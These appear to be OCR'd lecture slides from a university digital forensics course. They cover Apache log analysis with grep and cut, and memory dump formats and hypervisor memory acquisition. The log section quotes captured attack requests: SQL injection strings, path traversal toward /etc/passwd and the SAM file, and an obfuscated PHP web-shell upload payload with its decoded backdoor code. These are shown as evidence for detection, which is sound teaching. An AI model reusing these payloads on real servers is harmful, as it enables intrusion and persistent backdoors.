COMP 5350 / 6350
Digital Forensics

Web Log Forensics
Memory Forensics


Project #2 Recommendations

- Some recommendations for Project #2:
  - ✓ Python open() method
    - Access modes
    - Save to variable
  - ✓ Python Regular Expressions
  - ✓ File Signatures
    - Hex Bytes
  - ✓ Signature Locations
    - Headers and Footers
    - Headers and File Size

Web Log Forensics

Web Server Forensics

- Web servers are going to provide logs of requests, responses, and other helpful forensics information
- There are numerous web servers to consider before conducting a forensic analysis:
  - ✓ Apache HTTP Server
  - ✓ Internet Information Services (IIS)
  - ✓ Sun Java System Web Server
  - ✓ NGINX
  - ✓ Node.js
  - ✓ Lighttpd



Apache Web Servers

- Location of common web server logs:
  - ✓ IIS
    - C:\%SystemDrive%\inetpub\logs\LogFiles
  - ✓ Apache
    - /var/log/apache2
    - /var/log/httpd
- Some downloadable logs:

wget http://www.almhuette-raith.at/apache-log/access.log

wget https://raw.githubusercontent.com/elastic/examples/master/Common%20Data%20Formats/apache_logs/apache_logs

```
sansforensics@siftworkstation: ~/WebLogs
$ wget https://raw.githubusercontent.com/elastic/examples/master/Common%20Data%20Formats/apache_logs/apache_logs
--2020-11-16 17:02:54--  https://raw.githubusercontent.com/elastic/examples/master/Common%20Data%20Formats/apache_logs/apache_logs
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 151.101.192.133, 151.101.128.133, 151.101.64.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|151.101.192.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2370789 (2.3M) [text/plain]
Saving to: `apache_logs'

apache_logs                         100%[=====================================================================>]   2.26M  --.-KB/s    in 0.1s

2020-11-16 17:02:55 (15.6 MB/s) - `apache_logs' saved [2370789/2370789]
```

Common Log Format

- The most common Apache log format:

109.169.248.247 client bill [12/Dec/2015:18:25:11 +0100] "GET / HTTP/1.1" 200 4263

  - Requesting IP Address
  - Client Identifier (Normally “-”)
  - User Identifier (Normally “-”)
  - Timestamp - Date, Time, and Time Zone the Request Was Received From
  - Client HTTP Request
  - HTTP Status Code
  - Object Size in Bytes

Combined Log Format

- The Combined Log Format extends the common log format by tracking URL where user came from, called the referred, and the user agent string which can identify which browser was usedi during the session

109.169.248.247 client bill [12/Dec/2015:18:25:11 +0100] "GET / HTTP/1.1" 200 4263 "-" "Mozilla/5.0" "-"

- Requesting IP Address
- Client Identifier (Normally “-”)
- User Identifier (Normally “-”)
- Timestamp - Date, Time, and Time Zone the Request Was Received From
- Client HTTP Request
- HTTP Status Code
- Object Size in Bytes
- Referrer
- User Agent
- Unused

Log Analysis

- We can make use of the access log format to develop a set of search criteria

109.169.248.247 client bill [12/Dec/2015:18:25:11 +0100] "GET / HTTP/1.1" 200 4263 "-" "Mozilla/5.0" "-"

- IP address search with grep

grep -oE '([0-9]{1,3}\.){3}[0-9]{1,3}' apache_logs | sort | uniq -c | sort -n > RequestByIP_grep

IP Address Regular Expression | Sort IPs | Sort By Ascending Order

```
$ grep -oE '([0-9]{1,3}\.){3}[0-9]{1,3}' apache_logs | sort | uniq -c | sort -n > RequestByIP_grep
```

File | Count Unique Values | File Output

```
$ head -n 10 RequestByIP_grep
      1 10.0.648.127
      1 10.0.648.204
      1 101.226.168.196
      1 101.226.168.198
      1 103.247.192.5
      1 103.25.13.22
      1 103.9.43.132
      1 1.0.41.223
      1 105.224.234.235
      1 106.187.98.170
```

```
$ tail -n 10 RequestByIP_grep
     82 198.46.149.143
     83 208.115.111.72
     84 100.43.83.137
     99 68.180.224.225
    102 209.85.238.199
    113 50.16.19.13
    273 75.97.9.59
    357 130.237.218.86
    364 46.105.14.53
    482 66.249.73.135
```

Log Analysis

- We can make use of the access log format to develop a set of search criteria

109.169.248.247 client bill [12/Dec/2015:18:25:11 +0100] "GET / HTTP/1.1" 200 4263 "-" "Mozilla/5.0" "-"

- IP address search with cut

cut -d " " -f1 apache_logs | sort | uniq -c | sort -n > RequestByIP_cut

Cut the space delimiter | File | Sort IPs | Sort In Ascending Order

```
$ cut -d " " -f1 apache_logs | sort | uniq -c | sort -n > RequestByIP_cut
```

Field 1 | Count Unique Values | File Output

```
$ head -n 10 RequestByIP_cut
      1 101.226.168.196
      1 101.226.168.198
      1 103.247.192.5
      1 103.25.13.22
      1 103.9.43.132
      1 105.224.234.235
      1 106.187.98.170
      1 106.36.113.138
      1 106.66.30.77
      1 107.22.42.225
```

```
$ tail -n 10 RequestByIP_cut
     82 198.46.149.143
     83 208.115.111.72
     84 100.43.83.137
     99 68.180.224.225
    102 209.85.238.199
    113 50.16.19.13
    273 75.97.9.59
    357 130.237.218.86
    364 46.105.14.53
    482 66.249.73.135
```

HTTP Request Methods

Client HTTP Request Methods

- HTTP request methods can highlight user interactions
  - ✓ OPTIONS
    - Provides information on the methods and options supported by the web server
  - ✓ GET
    - Used to retrieve resources from the web server
  - ✓ HEAD
    - Provides web server header information
  - ✓ POST
    - Sends user-generated data to the web server that the server determines how to process
  - ✓ PUT
    - Creates or overwrites a resource at a particular URL on the web server
  - ✓ DELETE
    - A request to delete a resource at a particular URL
  - ✓ TRACE
    - A debugging method that returns the original request
  - ✓ CONNECT
    - Establishes a TCP connection with the web server

HTTP Request Methods

- A search to identify HTTP request methods

grep -oE '(OPTIONS|HEAD|GET|POST|PUT|DELETE|TRACE|CONNECT)' apache_logs | sort | uniq -c | sort -n

grep -oiE '(OPTIONS|HEAD|GET|POST|PUT|DELETE|TRACE|CONNECT)' apache_logs | sort | uniq -c | sort -n

```
$ grep -oE '(OPTIONS|HEAD|GET|POST|PUT|DELETE|TRACE|CONNECT)' apache_logs | sort | uniq -c | sort -n
      1 OPTIONS
      5 POST
     42 HEAD
   9952 GET
```

```
$ grep -oiE '(OPTIONS|HEAD|GET|POST|PUT|DELETE|TRACE|CONNECT)' apache_logs | sort | uniq -c | sort -n
      1 connect
      1 OPTIONS
      5 POST
     38 get
     42 HEAD
     74 post
    111 head
    189 put
   9952 GET
```

What are the differences between these 2 searches? Why does it matter?

HTTP Request Method Results

- RFC 2616 defines the properly formatted request methods
  - ✓ Uppercase
  - ✓ Properly formatted GET and POST methods
- To display the actual request methods highlight GET requests made by users

cut -d "\"" -f2 apache_logs

```
$ cut -d "\"" -f2 apache_logs | head -n 50
GET /presentations/logstash-monitorama-2013/images/kibana-search.png HTTP/1.1
GET /presentations/logstash-monitorama-2013/images/kibana-dashboard3.png HTTP/1.1
GET /presentations/logstash-monitorama-2013/plugin/highlight/highlight.js HTTP/1.1
GET /presentations/logstash-monitorama-2013/plugin/zoom-js/zoom.js HTTP/1.1
GET /presentations/logstash-monitorama-2013/plugin/notes/notes.js HTTP/1.1
GET /presentations/logstash-monitorama-2013/images/sad-medic.png HTTP/1.1
GET /presentations/logstash-monitorama-2013/css/fonts/Roboto-Bold.ttf HTTP/1.1
GET /presentations/logstash-monitorama-2013/css/fonts/Roboto-Regular.ttf HTTP/1.1
GET /presentations/logstash-monitorama-2013/images/frontend-response-codes.png HTTP/1.1
GET /presentations/logstash-monitorama-2013/images/kibana-dashboard.png HTTP/1.1
GET /presentations/logstash-monitorama-2013/images/Dreamhost_logo.svg HTTP/1.1
GET /presentations/logstash-monitorama-2013/images/kibana-dashboard2.png HTTP/1.1
GET /presentations/logstash-monitorama-2013/images/apache-icon.gif HTTP/1.1
GET /presentations/logstash-monitorama-2013/images/nagios-sms5.png HTTP/1.1
GET /presentations/logstash-monitorama-2013/images/redis.png HTTP/1.1
GET /presentations/logstash-monitorama-2013/images/elasticsearch.png HTTP/1.1
GET /presentations/logstash-monitorama-2013/images/logstashbook.png HTTP/1.1
GET /presentations/logstash-monitorama-2013/images/github-contributions.png HTTP/1.1
GET /presentations/logstash-monitorama-2013/css/print/paper.css HTTP/1.1
GET /presentations/logstash-monitorama-2013/images/1983_delorean_dmc-12-pic-38289.jpeg HTTP/1.1
GET /presentations/logstash-monitorama-2013/images/simple-inputs-filters-outputs.jpg HTTP/1.1
GET /presentations/logstash-monitorama-2013/images/tiered-outputs-to-inputs.jpg HTTP/1.1
```

HTTP Parameters

- It may be necessary to conduct forensic analysis of web servers to identify attempted unauthorized access or potential manipulation:

cut -d " " -f6-7 access.log | grep -oiE '.* \/' | sort | uniq -c | sort –n

- Parameter tampering by an attacker can highlight different web attack classes:
  - ✓ SQL Injection
  - ✓ Directory Traversal / File Disclosure
  - ✓ Parameter Obfuscation
    - HTML Encoding
    - Base Encoding

```
     1 GET /%20or%20(1,2)=(select*from(select%20name_const(CHAR(116,80,75,98,76,81,118,119,99,89,117,80)
,1),name_const(CHAR(116,80,75,98,76,81,118,119,99,89,117,80),1))a)%20--%20and%201%3D1 HTTP/
     1 GET /%20or%20(1,2)=(select*from(select%20name_const(CHAR(121,72,113,110,68,101,67,67,107,81),1),n
ame_const(CHAR(121,72,113,110,68,101,67,67,107,81),1))a)%20--%20and%201%3D1 HTTP/
```

```
1 GET /3rdparty/phpmyadmin/export.php?what=../../../../../../../../../../../../../etc/passwd%00 HTTP/
1 GET /3rdparty/phpMyAdmin/export.php?what=../../../../../../../../../../../../../etc/passwd%00 HTTP/
```

```
1 GET /..%252f..%252f..%252f..%252f..%252f../windows/repair/sam HTTP/
1 GET /..%252f..%252f..%252f..%252f..%252f../winnt/repair/sam HTTP/
1 GET /..%252f..%252f..%252f..%252f..%252f../winnt/repair/sam._ HTTP/
1 GET /..%255c..%255c..%255c..%255c..%255c../windows/repair/sam HTTP/
1 GET /..%255c..%255c..%255c..%255c..%255c../winnt/repair/sam HTTP/
1 GET /..%255c..%255c..%255c..%255c..%255c../winnt/repair/sam._ HTTP/
```

HTTP Parameter Obfuscation

```
1 1=%40eval%2f**%2f(%24%7b%27_P%27.%27OST%27%7d%5bz9%5d%2f**%2f(%24%7b%27_POS%27.%27T%27%7d%5bz0%5d))%3b&z9=BaSE64_dEcOdE&z0=QGluaV9zZXQoI
mRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtAc2V0X21hZ2ljX3F1b3Rlc19ydW50aW1lKDApOyRucGF0aD0kX1NFUlZFUlsnRE9DVU1FT1RfUk9PVCddLkJhU0U2N
F9kRWNPZEUoJF9HRVRbJ3o0J10pO2Z1bmN0aW9uIGNyZWF0ZUZvbGRlcigkcGF0aCl7aWYoIWZpbGVfZXhpc3RzKCRwYXRoKSl7Y3J1YXRlRm9sZGVyKGRpcm5hbWUoJHBhdGggpKTtta2Rpc
igkcGF0aCwgMDc3Nyk7fX1jcmVhdGVGb2xkZXIoJG5wYXRoKTtlY2hvKCItPnwiKTs7JGM9JF9QT1NUWyJ6MiJdOyRmPSRucGF0aC5CYVNFNjRfZEVjT2RFKCRfR0VUWyJ6MyJdKTskYz1zd
HJfcmVwbGFjZSgiXHIiLCIiLCRjKTskYz1zdHJfcmVwbGFjZSgiXG4iLCIiLCRjKTskYnVmPSIiO2ZvcigkaT0wOyRpPHN0cmxlbigkYyk7JGkrPTIpJGJ1Zi49dXJsZGVjb2RlKCIlIi5zd
WJzdHIoJGMsJGksMikpO2VjaG8oQGZ3cml0ZShmb3BlbigkZiwidyIpLCRidWYpPyIxIjoiMCIpOztlY2hvKCJ8PC0iKTtkaWUoKTs%3d&z2=EFBBBF3C3F70687020282473756E203D202
45F504F53545B276E6E64275D29202626204070726567 5F7265706C61636528272F61642F65272C2740272E7374725F726F743133282772696E7927292E27282473756E29272C202
761646427293B3F3E6C736C666A73646C666B6A73646A6C665344466C666A703739333439333376B646A66687368646F666F776540232423242524262A5E262A23242523242523402
423256A6B6466686768676965726E716E77765F2B26252426235E252A285156524A4C515745524C515757455224252526252640252324255E25265E262A2A2628292829254024212
32525POST /wp-content/plugins/Analyser.php?z3=VXZUYWprLnBocA%3d%3d&z4=L3dwLWNvbnRlbnQvcGx1Z2lucy8%3d HTTP/
```

- eval is a built-in Linux command that execute arguments as a shell command
  - ✓ Eval combines arguments into a single string for shell execution
- Notice that there are multiple encoding types used to obfuscate the parameters

```
@ini_set("display_errors","0");@set_time_limit(0);@set_magic_quotes_runtime(0);$npath=$_SERVER['DOCUMENT_ROOT'].B
aSE64_dEcOdE($_GET['z4']);function createFolder($path){if(!file_exists($path)){createFolder(dirname($path));mkdir($path, 077
7);}}createFolder($npath);echo("->|");;$c=$_POST["z2"];$f=$npath.BaSE64_dEcOdE($_GET["z3"]);$c=str_replace("\r","",$c);$c=
str_replace("\n","",$c);$buf="";for($i=0;$i<strlen($c);$i+=2)$buf.=urldecode("%".substr($c,$i,2));echo(@fwrite(fopen($f,"w"),$bu
f)?"1":"0");;echo("|<-");die();
```

```
<?php ($sun = $_POST['nnd']) &&
@preg_replace('/ad/e','@'.str_rot13('riny').'($sun)', 'add');?>
```

HTTP Parameter Decoding

- We can make a minor modification to the search and store potential Base64 values

cut -d '"' -f2 access.log | grep -Eoi '=[0-9a-zA-Z+/]{20,}={0,2}' | sort | uniq -c | sort –n > PotentialBase64

- The returned values may be Base64 so to decode on a large scale, it will be necessary to generate a script to decode each parameter to see if it is encoded

```
$ cut -d '"' -f2 access.log | grep -Eoi '=[0-9a-zA-Z+/]{20,}={0,2}' | sort | uniq -c | sort -n > PotentialBase64
sansforensics@siftworkstation: ~/WebLogs
$ cat PotentialBase64
      1 =0ahUKEwi1svGa0dzZAhVMX60KHai6Bek4yAEQFghgMBI
      1 =0ahUKEwi4xJvFzYrSAhUB1xQKHfdGAFcQFgjfATAp
      1 =0ahUKEwi508mei8TUAhWjD8AKHdJvDlo40gEQFgioAzBO
      1 =0ahUKEwi5oeqVk8TbAhUHN48KHSupBe4QFgjNAjBH
      1 =0ahUKEwi63MqxgNzZAhVBAqwKHQmDDVY4ZBAWCFUwDA
      1 =0ahUKEwi75JiOkLTcAhVMI5AKHfrKD44QFgi6ATAn
      1 =0ahUKEwi9taeD3IfhAhUTE4gKHeXyAoUQFghNMA4
      1 =0ahUKEwi9tOrt1brSAhUJCZoKHf1TC8oQFgiaAzBX
      1 =0ahUKEwibofzfkrHhAhVLu54KHe7zAjQ4lgEQFgguMAU
```

HTTP Status Codes

HTTP Status Code Definitions

- There are 5 different web server status codes:
  - ✓ 1XX - Information
  - ✓ 2XX – Successful
  - ✓ 3XX – Redirection
  - ✓ 4XX – Client Error
  - ✓ 5XX – Server Error

- To identify all HTTP status codes collected by the access log:

grep -Eo '" [0-9]{3} [0-9].+ "' access.log | cut -d " " -f2 | sort | uniq -c | sort -n

```
$ grep -Eo '" [0-9]{3} [0-9].+ "' access.log | cut -d " " -f2 | sort | uniq -c | sort -n
      1 417
      2 416
     55 406
     59 400
     86 412
    144 501
    161 401
    171 405
   2615 301
   2949 403
   7566 500
 150212 303
 658470 404
1705177 206
3797183 200
```

4XX - Client Errors
400 – Bad Request
401 – Unauthorized
403 – Forbidden
404 – Not Found
406 – Not Acceptable
412 - Precondition Failed

5XX - Server Errors
500 – Internal Server Error
501 – Not Implemented

Unauthorized Client Errors

- Searching for unauthorized client requests

grep -E ' 401 ' access.log

```
91.218.225.68 - root [20/Jun/2018:09:18:47 +0200] "GET /private/ HTTP/1.1" 401 409 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:001805)" "-"
91.218.225.68 - ADMIN [20/Jun/2018:09:18:47 +0200] "GET /private/ HTTP/1.1" 401 409 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:001805)" "-"
91.218.225.68 - xampp [20/Jun/2018:09:18:47 +0200] "GET /private/ HTTP/1.1" 401 409 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:001805)" "-"
91.218.225.68 - QCC [20/Jun/2018:09:18:47 +0200] "GET /private/ HTTP/1.1" 401 409 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:001805)" "-"
91.218.225.68 - both [20/Jun/2018:09:18:47 +0200] "GET /private/ HTTP/1.1" 401 409 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:001805)" "-"
91.218.225.68 - role1 [20/Jun/2018:09:18:48 +0200] "GET /private/ HTTP/1.1" 401 409 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:001805)" "-"
91.218.225.68 - admin [20/Jun/2018:09:18:48 +0200] "GET /private/ HTTP/1.1" 401 409 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:001805)" "-"
91.218.225.68 - username [20/Jun/2018:09:18:48 +0200] "GET /private/ HTTP/1.1" 401 409 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:001805)" "-"
73.223.116.47 - - [02/Oct/2018:09:51:21 +0200] "GET /private HTTP/1.1" 401 409 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, l
ike Gecko) Chrome/69.0.3497.100 Safari/537.36" "-"
88.80.191.29 - - [03/Jun/2019:11:22:37 +0200] "GET /private/ HTTP/1.1" 401 409 "-" "Mozilla/5.0 (Windows NT 5.1; rv:31.0) Gecko/20100101 Firefox/31.0" "-"
88.80.191.29 - - [03/Jun/2019:11:22:37 +0200] "GET /private/ HTTP/1.1" 401 409 "-" "Mozilla/5.0 Gecko/20100101 Firefox/47.0" "-"
54.179.181.212 - - [07/Feb/2020:17:42:52 +0100] "GET //private/.env HTTP/1.1" 401 409 "-" "Mozilla/5.0,Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.7.8) G
ecko/20050511\",\"Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)\",\"Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.
com/bot.html) \tlibwww-perl/6.31" "-"
167.172.235.137 - - [24/Sep/2020:16:00:15 +0200] "GET /private/.env HTTP/1.1" 401 409 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_1) AppleWebKit/537
.36 (KHTML, like Gecko) Chrome/39.0.2171.95 Safari/537.36" "-"
94.18.243.164 - - [13/Oct/2020:11:30:01 +0200] "GET //private/.env HTTP/1.1" 401 409 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/
78.0" "-"
94.18.243.164 - admin [13/Oct/2020:11:30:06 +0200] "GET //private/.env HTTP/1.1" 401 409 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Fire
fox/78.0" "-"
94.18.243.164 - admin [13/Oct/2020:11:30:09 +0200] "GET //private/.env HTTP/1.1" 401 409 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Fire
fox/78.0" "-"
```

HTTP Referrer and User Agent

HTTP Referrer

- The HTTP referrer field contains the URL that the requester was on prior to coming to the current page
- Collecting HTTP Referrer information can provide insight to how a resource was obtained
- Reviewing a new access log and using our knowledge of the previous commands we can pull out HTTP referrer data:

cut -d "\"" -f4 apache_logs

cut -d "\"" -f4 apache_logs | sed '/-/d'

cut -d "\"" -f4 apache_logs | sed '/-/d' | sort | uniq -c | sort –n

cut -d "\"" -f4 apache_logs | sed '/-/d' | sort | uniq -c | sort -n | sed -e 's/^[\t]*//' | cut -d " " -f2

HTTP User-Agent

- The User-Agent string indicates the application software used to send requests
- During a Linux web server forensics analysis, we can analyze User-Agents to see if they have been manipulated or if malware has been reused during an attack
- Using the same process as before:

```
cut -d "\"" -f6 access.log
```

```
cut -d "\"" -f6 access.log | sort | uniq -c | sort –n
```

User-Agent Searches

User Agent String.Com

Home | List of User Agent Strings | Links | API | Contact

Mini API

Here's a very simple API to analyze user agent strings and use the result on your website or application

You can send a ua string as post or get request (form field or in the query string).
Use 'uas' as parameter name:

?uas=Opera/9.70%20(Linux%20i686%20;%20U;%20en-us)%20Presto/2.2.0

this will automatically parse the string. To get some data you have to add one more parameter:

Get key/value pairs

By adding &getText=all

http://www.useragentstring.com/?uas=Opera/9.70%20(Linux%20i686%20;%20U;%20en-us)%20Presto/2.2.0&getText=all

you will get a text file with key value pairs like
agent_type=Browser;agent_name=Opera;agent_version=9.70...

Get JSON

By adding &getJSON=all

http://www.useragentstring.com/?uas=Opera/9.70%20(Linux%20i686%20;%20U;%20en-us)%20Presto/2.2.0&getJSON=all

you will get a text file with a JSON object like
{"agent_type":"Browser","agent_name":"Opera","agent_version":"9.70", "os_type":"Linux","os_name":"Linux"....

Always URL encode your strings or you will get problems with special characters like #

If you don't want all the values, you can create a list of parameters separated by dashes (-)
Possible parameters are:

- agent_type
- agent_name
- agent_version
- os_type
- os_name
- os_versionName
- os_versionNumber
- linux_distibution

Memory Dump Formats and Utilities

Live Memory Dump Formats


- Live memory capture involves collecting system RAM to identify key system and user activities including
  - ✓ Running Services and Processes
  - ✓ Operating System Configuration
  - ✓ Deleted and Temporary Data
  - ✓ Volatile Data
- Just as with storage formats there are numerous types of live memory dumps to be familiar with
- Memory dump formats can occur do to the structure of the RAM and virtual memory being collected
- A list of live memory dumps include:
  - ✓ Raw Memory Dump
  - ✓ Windows Crash Dump
  - ✓ Windows Hibernation Files
  - ✓ Expert Witness Format
  - ✓ HPAK Format

Raw Memory Dump

- Just as with raw images for storage devices, raw memory can also be collected in a raw format
- Structures between storage and memory devices is different
- Raw memory does not contain any header, metadata, or file signature identification
- All analysis tools take in raw memory dumps, but must first convert them into a usable format for analysis

Windows Crash Dump

- When Windows experiences a set of conditions that results in a system crash, a crash dump file is generated
- Volatility can take the crash dump file format and identify certain issues relative to the system, but this method is not the best from a forensic standpoint
- Crash dumps can be created on Windows systems using:
  - ✓ Blue Screens
    - SysInternals - NotMyFault
  - ✓ CrashOnScrollControl
    - PS/2 & USB Keyboards
  - ✓ Debuggers
    - Remote Kernel Debugger .crash and .dump commands



Windows Hibernation Files

- Windows OS's produce a compressed copy of memory that is dumped to disk when executing the hibernation process
  - ✓ hiberfil.sys
- Forensic analysis of hibernation files started in 2008
  - ✓ Sandman
- Due to the compressed nature of hibernation files, analysis requires decompressing
- Hibernation files can not substitute for live memory captures since networking and connection data are lost during the hibernation process

EnCase Expert Witness Format

- EnCase Expert Witness format is used for memory dumps
  - ✓ EWF format - EnCase Version <= 6
  - ✓ EWF2-EX01 Format - EnCase Version 7
- There are three different methods of analyzing EWF memory dumps with Volatility
  - ✓ EWFAddresSpace
    - Volatility can be configured with a EWF module called libwef
    - Currently works with EWF format only
  - ✓ Mounting with EnCase
    - Mounting EWF file with EnCase and run Volatility over the device
  - ✓ Mounting with FTK Imager
    - Mounting EWF as a physical and logical device with FTK Imager and run Volatility on the image

HPAK Format

- HPAK format combines both physical memory and Windows page files into the same output
- HPAK is a proprietary format used by the FastDump utility
- If using FastDump, the HPAK format must be specified with the –hpak option, otherwise it will generate a raw memory dump
- When analyzing HPAK formatted memory dumps with volatility, the *.hpak file extension will be utilized

Virtual Machine Memory Dumps

- It is important to understand the difference between host-based live memory versus virtual machine live memory
- The host provides VM's with their resources so there are some similarities to what is collected
- We have been introduced to the different hypervisor configurations
  - ✓ Type I Hypervisor
  - ✓ Type II Hypervisor
- There are numerous methods of collecting live memory from a virtual machine
  - ✓ Direct VM Memory Acquisition
  - ✓ Hypervisor Memory Acquisition
  - ✓ Hypervisor Forensics
- Hypervisor memory acquisition is less invasive

Virtual Machine Hypervisor Memory


- There are several well-known hypervisors and each of them has different considerations when considering forensic memory collection
  - ✓ VMWare
    - Suspending, pausing, or snapshotting the VM results in a copy of memory on the hosts file system and is tracked in the .vmx configuration file
  - ✓ VirtualBox
    - Does not create a memory when suspending, pausing, or snapshotting
    - Three method of creating a VB memory dump
      - vboxmanage debugvm
      - Debug when starting a VM session and use .pgmphystofile command
      - Utilize VirtualBox Python API; vboxapi
    - A tool called Cuckoo Sandbox can be used to save VB memory dumps from VB VMs to ELF64 core dump format

Virtual Machine Hypervisor Memory

- Other hypervisors of forensic interest
  - ✓ QEMU
    - Very similar configuration to VB and saves VM memory in ELF64 core dump format
  - ✓ Xen / KVM
    - Utilizes the LibVMI library which can collect real-time memory extraction without the need for running code inside the VM
  - ✓ Microsoft Hyper-V
    - To save live memory, it is necessary to save the VM state or create a snapshot
    - Locate .bin, physical memory file, and .vsv, metadata from the configuration directory
    - Volatility does not support Hyper-V directly and requires the vm2dmp tool to concert the files to a Windows crash dump

VMWare Memory Related Files

